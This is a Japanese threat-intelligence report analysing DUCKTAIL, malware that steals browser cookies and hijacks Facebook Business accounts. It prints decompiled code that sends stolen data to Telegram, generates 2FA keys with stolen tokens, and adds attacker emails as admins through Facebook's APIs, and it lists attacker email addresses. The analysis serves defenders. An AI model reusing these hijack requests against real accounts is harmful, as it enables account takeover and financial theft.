DUCKTAIL:

Facebook のビジネスアカウントを狙うインフォスティーラー型マルウェア

WITH secure | Intelligence

執筆者

Mohammad Kazem Hassan Nejad <mohammad.kazem@withsecure.com>

目次

はじめに

ウィズセキュアのリサーチ部門である WithSecure Intelligence (略称: WithIntel) は、Facebook のビジネス／広告プラットフォームで活動する個人および企業を対象とした「DUCKTAIL」と呼ばれる活動をトラッキングしています。

DUCKTAIL のオペレーションはマルウェアコンポーネントで構成されており、情報窃取と Facebook Business アカウントの乗っ取りを行います。当社では収集したデータおよび分析に基づいて、このオペレーションはベトナムのサイバー攻撃者によって行われていると確信しています。

当社のリサーチにより、攻撃者は 2021 年後半から DUCKTAIL オペレーションに関連するマルウェアの開発／配布を積極的に行っていたことが明らかになりした。証拠によると、攻撃者は 2018 年後半にサイバースペースにおける活動を開始していた可能性があります。

WithIntel が行ったリサーチおよび本レポートは、主にマルウェアの構成要素に焦点を当てたものです。

攻撃者が Facebook の既存のセキュリティ機能を回避してビジネスアカウントを乗っ取ることに成功したかどうか、あるいは成功しなかったかどうか、当社では判断することができません。しかし、攻撃者は、実装されている他の機能とともに、既存または新しい Facebook のセキュリティ機能を回避する能力を向上させるために、マルウェアの更新と配布を続けています。

一連の証拠から、攻撃者の動機は金銭的なものであり、Meta[1] によって発見された SilentFade キャンペーンと同様であることが示唆されています。



図1: DUCKTAIL の動作概要

[1]https://vblocalhost.com/uploads/VB2020-Karve-Urgilez.pdf

マルウェア解析

配信の仕組みとビクティモロジー

テレメトリーと WithSecure のリサーチによると、攻撃者が採用するアプローチの 1 つは、Facebook のビジネス／広告プラットフォームで運営されている企業をスカウトし、企業／ビジネス内で Facebook ビジネスへのハイレベルなアクセス権を持つ可能性のある個人を直接ターゲットにすることです。当社は、企業の管理職／デジタルマーケティング／デジタルメディア／人事などの役割を担う人々がターゲットにされていることを確認しています。WithSecure Countercept Detection and Response チームは、LinkedIn を通じてマルウェアがターゲットに配信される事例を確認しています。こうした手法は、攻撃者が潜伏している間に、それぞれの Facebook ビジネスアカウントを侵害する可能性を高めることになります。

観測されたサンプルの中には、Dropbox、iCloud、MediaFire などのファイルやクラウドホスティングサービスにホストされているものがあります。



図2: iCloud 上でホストされる DUCKTAIL マルウェアの例

マルウェアは多くの場合、マルウェアの実行ファイルと、関連する画像／ドキュメント／動画ファイルなどを含むアーカイブファイルとして配信されました。その内容やファイル名 (「補足資料」に記載) から、攻撃者がターゲットを誘い出し、マルウェアを起動させる意図を読み取ることができます。ファイル名には一般的に、ブランド／製品／プロジェクト計画に関するキーワードが使用されています。その例としては、以下のようなものが挙げられます。

- 「project development plan, project information, products.pdf.exe」
- 「new project l'oréal budget business plan.exe」



図 3: 攻撃者が送信したアーカイブファイルの内容の例

さらに、観測されたサンプルの中にはファイル名に国名が付加されているものがあり、これは、攻撃者がターゲットの居住地域に基づいてファイル名を調整することを示しています。このことは、攻撃者がターゲットの居住地域を事前に認識していたことを示しています。

ウィズセキュアのテレメトリーは、攻撃者が特定の地域や国を標的にはしていないことを示唆しています。



図4: WithSecure のテレメトリーに基づく DUCKTAIL サンプルの影響を受ける国

.NET Core の使用

2021 年後半以降、DUCKTAIL オペレーションに関連するサンプルは.NET Core で排他的に書かれ、その単一ファイル機能を使ってコンパイルされています。この機能は、メインアセンブリを含む全ての依存ラ

イブラリおよびファイルを単一の実行ファイルにバンドルします ([2])。.NET Core とそのシングルファイル機能の使用は、マルウェアではあまり見られません。

これ以前は、攻撃者は従来の.NET Framework を使用していました。当社の分析によれば、単一ファイル機能の利用と並行して行われたこの移行は、以下の理由から行われました。

- ターゲットのマシンに.NET ランタイムをインストールすることなく、全てのマシンで動作する自己完結型のバイナリを作成するため。攻撃者に関連する古いマルウェアのサンプルは、オフラインの.NET フレームワークインストーラにバンドルされていました。単一ファイルの展開は、Windows 7 と互換性がないことに留意してください。
- Telegram.Bot クライアントとその他の外部依存要素を単一の実行ファイルに組み込むことで、Command and Control (C&C) チャンネルとして Telegram を使用できるようにすることです。
- .NET で開発された以前のサンプルは、最新のサンプルと比較して検出率が高かったため、検出シグネチャの回避を試みること。

マルウェアの機能

プログラムの流れ

マルウェアのロジックは、いくつかの重要な要素に分解することができます。

- **ミューテックスの作成とチェック** - マルウェアのインスタンスが常に 1 つだけ実行されていることを確認するため。
- 観測されたミューテックスには、*data* と *version_2 がある*。
- **データ保存** - 以前に盗まれたデータを保存し、ディスクから読み込むこと。
- マルウェアは、3 つのシナリオで、盗まれた全ての情報をディスクに保存するよう設定されています。
- プロセスが終了する時
- プロセスがクラッシュした時
- 各ループの終了時 (以下でさらに解説します)
- データは %TEMP% フォルダー内のテキストファイルに保存され、ファイル名は temp_update_data.txt や temp_update_data_9.txt などとなります。
- **ブラウザスキャン** - インストールされているブラウザをスキャンし、Cookie のパスを特定します。
- 「一般的な情報の搾取」の項で説明します。
- **一般的な情報窃取** - Facebook に関連しない他の情報を窃取すること。
- 「一般的な情報の搾取」の項で説明します。
- **Facebook の情報窃取とビジネスアカウントの乗っ取り** - Facebook 関連情報の窃取と関連ビジネスアカウントの乗っ取り
- これについては、「Facebook アカウントの情報窃盗」と「Facebook ビジネスアカウントのハイジャック」の項で説明します。
- **データ送出** - 盗んだ情報を Telegram に送信するため
- 盗まれた情報は、4 つのシナリオで送出する
- Facebook の情報窃取・乗っ取りに関するロジックが完了した場合
- プロセスが終了する時
- プロセスがクラッシュした時
- 各ループの最後 (以下でさらに説明します。)
- Telegram C&C チャンネルに関する詳細は、「Telegram からの情報送出」のセクションで説明します。

[2]https://docs.microsoft.com/en-us/dotnet/core/deploying/single-file/overview

注目すべきは、このマルウェアがマシン上で永続性を確立していない点です。旧バージョンのマルウェアは、単純に実行され、設計通りの動作を行い、その後終了します (図 5)。新しいバージョンでは、バックグラウンドで無限ループが実行され、定期的に情報送出活動が行われます (図 6)。新しい方法では、マルウェアが新しいブラウザクッキーや、ビジネスページに新しいユーザーが追加されたとき、2FA が追加または変更されたときなど、ターゲットの Facebook アカウントに行われたあらゆる更新を送出させることができます。

```
private static void Main(string[] args)
{
    Program.KillItSame();
    Program.configData = Program.LoadDataFromTemp();
    AppDomain.CurrentDomain.ProcessExit += Program.CurrentDomain_ProcessExit;
    AppDomain.CurrentDomain.UnhandledException += Program.CurrentDomain_UnhandledException;
    while (Program.telegramHandler.Connect(Program.configData) == null)
    {
        Thread.Sleep(TimeSpan.FromSeconds(10.0));
    }
    List<MyBrowser> list = new List<MyBrowser>();
    new BrowserScanner().Scanning(list);
    new DataScanner().Scanning(list, Program.telegramHandler);
    new FbDataScanner().Scanning(list, Program.telegramHandler, Program.configData);
}
```

図5: 以前のマルウェアの実行ロジック

```
private static void Main(string[] args)
{
    bool flag = false;
    Mutex mutex = new Mutex(true, "version_2", ref flag);
    try
    {
        SaveFileHandler.ConfigData = SaveFileHandler.LoadDataFromTemp();
        AppDomain.CurrentDomain.ProcessExit += Program.CurrentDomain_ProcessExit;
        AppDomain.CurrentDomain.UnhandledException += new UnhandledExceptionEventHandler(Program.CurrentDomain_UnhandledException);
        if (!flag)
        {
            Program.telegramHandler.Log("Current Running");
        }
        else
        {
            while (Program.telegramHandler.Connect(SaveFileHandler.ConfigData) == null)
            {
                Thread.Sleep(TimeSpan.FromSeconds(10.0));
            }
            List<MyBrowser> list = new List<MyBrowser>();
            new BrowserScanner().Scanning(list, SaveFileHandler.ConfigData, Program.telegramHandler);
            for (;;)
            {
                try
                {
                    new DataScanner().Scanning(list, Program.telegramHandler, SaveFileHandler.ConfigData);
                    new FbDataScanner().Scanning(list, Program.telegramHandler, SaveFileHandler.ConfigData);
                }
                catch (Exception ex)
                {
                    Program.telegramHandler.Log(ex.ToString());
                }
                finally
                {
                    Program.telegramHandler.Log("Sleep 30minute");
                    Program.telegramHandler.Send(SaveFileHandler.ConfigData);
                    SaveFileHandler.SaveTempConfigData();
                    Thread.Sleep(TimeSpan.FromMinutes(10.0));
                }
            }
        }
    }
    finally
    {
        mutex.Close();
    }
}
```

INFINITE LOOP

図6: 新しいマルウェアの実行ロジック

一般的な情報の窃盗

このマルウェアは、ターゲットのマシンで以下のブラウザをスキャンします。

- Google Chrome
- Microsoft Edge
- Brave

- Firefox

見つけたブラウザごとに、Facebook のセッションクッキーを含む、保存されている全てのクッキーを抽出します。

また、このマルウェアは *HKLMSOFTWARE\[WOW6432Node]ClientsStartMenuInternet* で見つかったレジストリデータを探し、インストールされた各ブラウザの名前／パス／アイコンパスを抽出する。このデータは、Microsoft Edge と Google Chrome ブラウザに対してのみ抽出され、マルウェアによって使用されます。

さらに、ターゲットのマシンに Microsoft Edge や Google Chrome のブラウザがインストールされている場合、以下のサイトを開くと、-dump-dom 引数でヘッドレスモードで起動します。

- whatismybrowser[.]com
- ブラウザの正確なユーザーエージェントを抽出するために、このウェブサイトを利用します。そうでない場合は、他のブラウザのユーザーエージェントをハードコードしたものがデフォルトとなります。
- api[.]myip[.]com
- このウェブサイトを利用し、ターゲットの IP アドレスや国名／国コードを取得します。

```
Command line   "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --headless --disable-gpu --disable-logging --dump-dom https://www.
               whatismybrowser.com/
```

図7: マルウェアによってヘッドレスモードで起動されたブラウザの例

マルウェアが送出させる情報には、実行中のプロセスのリストも追加されます。

```
internal void Send(ConfigData configData)
{
    this._stringBuilder.AppendLine("\n\n\nProcess list ------\n\n");
    foreach (Process process in Process.GetProcesses())
    {
        this._stringBuilder.AppendLine(process.ProcessName);
    }
```

図8: 実行中の全プロセス名を取得するロジック

Facebook アカウントの情報窃盗

このマルウェアは、Facebook セッションクッキー (および初期セッションクッキーを通じて取得したその他のセキュリティ認証情報) を使用して、ターゲットのマシンから様々な Facebook エンドポイントと直接やり取りし、ターゲットの Facebook アカウントから情報を抽出します。

これらのエンドポイントは、クロールされる直接的な Facebook ページか、Facebook の Graph API などの API エンドポイントである。

前節で説明したユーザーエージェントは、Facebook エンドポイントへのリクエストに使用され、ターゲットの主要ブラウザからのリクエストのように見えることを保証していることは、注目に値します。これは、マルウェアがターゲットのマシンから Facebook エンドポイントと直接やり取りしていることに加え、ユーザー自身のマシンとプライマリブラウザから実行される活動やアクションが「良性」に見える可能性が高いため、Meta によって実装されたセキュリティ機能を回避するために行われていると考えています。

さらに、ターゲットのマシンから盗まれた情報によって、攻撃者は、ターゲットのマシンの外からこれらの活動 (および他の悪意ある活動) を試みることができます。盗まれたセッションクッキー／アクセストークン／2FA コード／ユーザーエージェント／IP アドレス／ジオロケーション／さらに一般的なアカウント情報 (名前や誕生日など) といった情報は、ターゲットの姿を隠してなりすますために使用される可能性があります。

盗まれた Facebook の情報の種類は、以下の項目で説明されています。

セキュリティ認証
このマルウェアは、複数の Facebook ページを巡回してセキュリティトークンを取得し、後に Facebook エンドポイントとのやりとりに使用されます。

また、このマルウェアは、ユーザーに対して 2FA が有効かどうかをチェックし、リカバリーコードを取得しようとします。最新のサンプルには、新しいログイン承認コードを生成しようとするように見える未使用のコードの一部が含まれていることは注目に値します。

```
public string Get2FaNew(string token, HttpClient httpClient, TelegramHandler telegramHandler)
{
    telegramHandler.Log("Get 2fa new with token " + token);
    string requestUri = "https://graph.facebook.com/me/loginapprovalskeys";
    StringContent content = new StringContent
      ("format=json&locale=en_US&client_country_code=VN&fb_api_req_friendly_name=graphUserLoginApprovalsKeysPost&fb_api_caller_class=CodeGeneratorOperationHandler",
      Encoding.UTF8, "application/x-www-form-urlencoded");
    HttpRequestMessage httpRequestMessage = new HttpRequestMessage(HttpMethod.Post, requestUri);
    httpRequestMessage.Headers.Add("Authorization", "OAuth " + token);
    httpRequestMessage.Content = content;
    try
    {
        HttpResponseMessage result = httpClient.SendAsync(httpRequestMessage).Result;
        if (result.StatusCode == HttpStatusCode.OK)
        {
            OtpRequestJsonModel otpRequestJsonModel = JsonConvert.DeserializeObject<OtpRequestJsonModel>(result.Content.ReadAsStringAsync().Result);
            if (otpRequestJsonModel != null && !string.IsNullOrEmpty(otpRequestJsonModel.key))
            {
                telegramHandler.Log("NEw 2fa key : " + otpRequestJsonModel.key);
                return otpRequestJsonModel.key;
            }
        }
    }
    catch (Exception ex)
    {
        telegramHandler.Log(ex.ToString());
        return null;
    }
    return null;
```

図9: 新しいログイン承認コードを生成するために使用されるコード

個人アカウント
個人アカウントから盗まれた情報は以下の通りです。

- 名前
- 電子メール
- 誕生日
- ユーザーID

ユーザーID は、セッション Cookie に含まれる c_user パラメータから抽出されます。

関連事業
このマルウェアは、ターゲットの個人的な Facebook アカウントに関連する全てのビジネスから情報を盗みます。これらには、以下のものが含まれます。

- 名前
- 検証の状況
- 広告アカウント上限
- 保留中のユーザー
    a. 所有者
    b. 電子メール
    c. 役割
    d. 招待リンク
    e. ステータス
- 取引先
    a. ID
    b. 名称

c. 広告アカウントの権限
    i. 許可されたタスク
    ii. アクセス状況
    iii. アクセス要求時間
    iv. アクセス更新時間

関連する広告アカウント (複数可)
このマルウェアは、ターゲットの個人的な Facebook アカウントに関連する全ての広告アカウントから情報を盗み出します。これらには、以下のものが含まれます。

- 名前
- ID
- アカウントの状態
- 広告の支払いサイクル
- 通貨
- Adtrust dsl
- 支払い額

Facebook ビジネスアカウントのハイジャック

このマルウェアの特徴の 1 つは、ターゲットの Facebook アカウントに関連付けられた Facebook ビジネスアカウントを乗っ取ることができる点です。これは、攻撃者のメールに、最高権限のロールを持つビジネスへのアクセスを許可しようとするものです。現在のサンプルは、これを実現するために、以下の図に示す 2 つの異なる API メソッドを利用しています。

```
string url = "https://business.facebook.com/api/graphql";
string formData = string.Concat(new string[]
{
    "av=",
    fbData.UserId,
    "&__user=",
    fbData.UserId,
    "&fb_dtsg=",
    WebUtility.UrlEncode(fbdtsg),
    "&fb_api_caller_class=RelayModern&fb_api_req_friendly_name=BizKitSettingsInviteUserMutation&variables={\"businessID\":\"",
    adsBusiness.id,
    "\",\"email\":\"",
    adsBusiness.Email,
    "\",\"roles\":[\"ADMIN\",\"FINANCE_EDITOR\"],\"allowed_invite_type\":[\"FB\"]}&server_timestamps=true&doc_id=4388594967888048"
});
string text = httpClient.PostString(url, formData, "application/x-www-form-urlencoded", new Dictionary<string, string>
{
    { "Sec-Fetch-Dest", "empty" },
    { "Sec-Fetch-Mode", "cors" },
    { "Sec-Fetch-Site", "same-origin" }
});
```

図10: DUCKTAIL がFacebook ビジネスアカウントを乗っ取るために使用する方法の例

```
string token = fbData.GetToken();
string url = "https://graph.facebook.com/v13.0/" + adsBusiness.id + "/business_users?access_token=" + token;
string formData = string.Concat(new string[]
{
    "brandId=",
    adsBusiness.id,
    "&email=",
    WebUtility.UrlEncode(adsBusiness.Email),
    "&method=post&pretty=0&roles=%5B%22ADMIN%22%2C%22FINANCE_EDITOR%22%5D&suppress_http_code=1"
});
string text = httpClient.PostString(url, formData, "application/x-www-form-urlencoded", null);
```

図31: DUCKTAIL がFacebook ビジネスアカウントをハイジャックするために使用する別の方法

上記のいずれかの方法で Facebook ビジネスに電子メールアドレスを追加すると、Facebook は追加されたアドレスに電子メールでリンクを送信します。受信者 (この場合、攻撃者) は、電子メールで送られたリンクを操作して、その Facebook ビジネスアカウントにアクセスします。このメカニズムは、Facebook ビジネスアカウントへのアクセスを個人に許可するために使用される標準的なプロセスであり、そのような悪用から保護するために Meta によって実装されたセキュリティ機能を回避することができます。

攻撃者は、ターゲットの Facebook ビジネスアカウントにおいて、自分自身に管理者とファイナンスエディターの役割を与えることを試みます。これは要するに、攻撃者に無制限のアクセスを提供するものです。Facebook のドキュメント ([3]) によると、これらのアクセス権は以下のようなものに相当します。

- **管理者アクセス:** 管理者は、その企業のビジネスアカウントを完全にコントロールすることができます。設定／ユーザー／アカウント／ツールの編集が可能です。また、ビジネスマネージャーからビジネスを削除することもできます。
- **ファイナンスエディター:** ビジネスのクレジットカード情報／取引／請求書／口座利用／支払い方法などのファイナンス情報の詳細を編集することができます。ファイナンスエディターは、その企業のクレジットカードや毎月の請求書にビジネスを追加することができます。これらの企業は、広告を掲載するために支払方法を使用することができます。



図42: 攻撃者はビジネスアカウントのファイナンスエディターとして管理者アクセス権を獲得

古いサンプルでは、以下のような事前定義されたメールが追加されています。

- andeakefer[@]gmail[.]com
- thutvbj[@]gmail[.]com
- enecildne[@]gmail[.]com
- saingghuy[@]gmail[.]com
- worstaustadny[@]gmail[.]com
- bangthangsfatr[@]gmail[.]com
- larmincessdf[@]gmail[.]com
- luatquysvat[@]gmail[.]com
- uthertyiiu[@]gmail[.]com
- thanbanfagyst[@]gmail[.]com

現在のサンプルは以下を使用しています。

- joinlasien.facebook[@]gmail[.]com
- jessicca.facebook[@]gmail[.]com
- chrisjamees.facebook[@]gmail[.]com
- thomsonemily.facebook[@]gmail[.]com
- stephendanny.facebook[@]gmail[.]com
- erichenderson.facebook[@]gmail[.]com
- albertandrew.facebook[@]gmail[.]com
- buttjerry.facebook[@]gmail[.]com
- louisnathan.facebook[@]gmail[.]com

[3]https://www.facebook.com/business/help/442345745885606?id=180505742745347

メール生成アルゴリズム
旧バージョンのマルウェアは、Facebook ビジネスアカウントに追加するメールアドレスを生成するアルゴリズムを利用していました。しかし、最近のバージョンでは、あらかじめ定義された電子メールアドレスが使用されるようになっています。電子メール生成アルゴリズムの一例は、以下の図に示すとおりです。

```
private List<string> GenRandomList()
{
    List<string> list = new List<string>();
    for (int i = 0; i < 10; i++)
    {
        list.Add($"zconnetsupportFB{RandomUtils.RandomNumber(1, 999999)}@gmail.com");
    }
    return list;
}
```

図 53: DUCKTAIL マルウェアの旧バージョンで使用された電子メール生成アルゴリズム

C&C からのメールリスト
このマルウェアの最新バージョンに実装された機能により、攻撃者は、ビジネスハイジャックに使用するメールアドレスのリストを送信することができます。現在のロジックでは、C&C への最初の Ping 送信後、メールリストの受信を一定時間待ってから、あらかじめ設定されているメールアドレスにフォールバックします。

```
private async void telegramBotClient_OnUpdate(object sender, UpdateEventArgs e)
{
    if (e.Update.Type != UpdateType.ChannelPost)
    {
        return;
    }
    Message channelPost = e.Update.ChannelPost;
    Console.WriteLine(channelPost.Text);
    if (channelPost.Text != null && channelPost.Text.Contains(_guidId + "_ok") && string.IsNullOrEmpty(_message))
    {
        if (channelPost.Text.EndsWith("_ok"))
        {
            Emails = GenRandomList(); Use pre-defined e-mail addresses if commanded
        }
        else
        {
            Emails = GetListEmail(channelPost.Text); Parse e-mail addresses from message
        }
        _message = _guidId;
        try
        {
            await _telegramBotClient.SendTextMessageAsync(channelPost.Chat, "ok_" + _guidId); Send ack
        }                                                                                      message
        catch (Exception ex)
        {
            Log(ex.ToString());
            await Task.Delay(TimeSpan.FromSeconds(10.0));
        }
    }
}
```

図 64: C&C からメールアドレスを取得する仕組み

このメカニズムを通じて攻撃者が利用することを確認した電子メールアドレスの例を以下に挙げました。当社が観測したその他の電子メールアドレスは、補足資料でご覧いただくことができます。

- paulettec9iij[@]hotmail[.]com
- trinan95fe[@]hotmail[.]com
- alice32lor[@]hotmail[.]com
- jmilliejq62[@]hotmail[.]com

Telegram からの情報送出
昨年末から、攻撃者は Telegram Bot 機能を利用し、C&C チャンネルとして Telegram を使用するように完全にシフトしています。現在、攻撃者は、C&C チャネルを通じて盗まれた情報を送出させるだけで、ビジネスハイジャックを目的として電子メールアドレスを送信する可能性がある以外、C&C からターゲット

のマシンにコマンドを送信することはありません。DUCKTAIL のマルウェアコンポーネントは、Telegram.Bot クライアントライブラリ (4) を使用します。



図75: 情報送出の例

